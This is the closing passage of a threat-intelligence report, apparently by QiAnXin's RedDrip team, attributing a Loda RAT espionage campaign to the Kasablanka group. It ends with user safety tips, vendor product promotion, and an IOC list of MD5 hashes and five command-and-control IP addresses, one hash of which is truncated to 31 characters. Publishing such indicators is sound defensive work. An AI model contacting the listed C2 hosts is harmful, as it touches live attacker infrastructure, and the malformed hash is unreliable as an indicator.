Some security vendors believe that Loda RAT is the exclusive trojan of Kasablanka group, but since Loda RAT is compiled from Autolt scripts and its source code can be obtained by decompiling it, 'false flag' activities by other threat actors using the decompiled source code are also possible.

In terms of attack motivation, we believe that the purpose of this attack is mainly for information gathering and espionage. Considering the current situation between Russia and Ukraine, intelligence spying and espionage are more in line with the motivation of nation-sponsored hacker groups, so we attribute this attack to Kasablanka group with moderate confidence.

Summary

In previous disclosures of the Kasablanka group's operations, its targets included Bangladesh, South America and the United States, and its Loda RAT includes Windows version and Android version. Now this group often uses commercial RATs in its attack activities, which not only reduces the development cost but also makes it difficult for tracing attackers' footprints.

The RedDrip team would like to remind all users not to open links of unknown origin shared by social media, not to click on email attachments from unknown sources, not to run unknown files with exaggerated titles, not to install APPs from informal sources, to back up important files in a timely manner, and to update and install patches.

If you need to run or install an application of unknown origin, you can first identify it through the QiAnXin Threat Intelligence File Deep Analysis Platform (<https://sandbox.ti.qianxin.com/sandbox/page>). At present, it supports deep analysis of files in various formats including Windows and Android platforms.

Currently, a full line of products based on the threat intelligence data from the QiAnXin Threat Intelligence Center, including the QiAnXin Threat Intelligence Platform (TIP), SkyRock, QiAnXin Advanced Threat Detection System, QiAnXin NGSOC, QiAnXin Situational Awareness, etc., already support the accurate detection of such attacks [2].



IOCs

MD5

4d75d26590116a011cbebb87855f4b4f
574e031a4747d5e6315b894f983d3001
56d1e9d11a8752e1c06e542e78e9c3e4
db9f2d7b908755094a2a6caa35ff7509
8f52ea222d64bbc4d629ec516d60cbaf
c3b3cb77fcec534763aa4d3b697c2f8c
9ea108e031d29ee21b3f81e503eca87d
23d5614fcc7d2c54ed54fb7d5234b079
6be3aecc5704c16bf275e17ca8625f46
e4a678b4aa95607a2eda20a570ffb9e1
11ed3f8c1a8fce3794b650bbdf09c265
8a548f927ab546efd76eeb78b8df7d4c
6d710d1a94445efb0890c8866250958e
6b42e4c5aec592488c4434b47b15fbb

d82743e8f242b6a548a17543c807b7b0
32a0a7fa5893dd8d1038d1d1a9bc277a
bd5c665187dfb73fc81163c2c03b2ddf
a07c6e759e51f856c96fc3434b6aa9f8
0dcd949983cb49ad360428f464c19a9e
87125803f156d15ed3ce2a18fe9da2b8
4f7e2f5b0f669599e43463b70fb514ad
00b9b126a3ed8609f9c41971155307be

C2

179.60.150.118

45.61.137.32

89.22.233.149

193.149.129.151

193.149.176.254

Reference Links

[1] <https://blog.talosintelligence.com/kasablanka-lodarat/>

[2] <https://ti.qianxin.com/>

KASABLANKA APT THE MIDDLE EAST

分享到：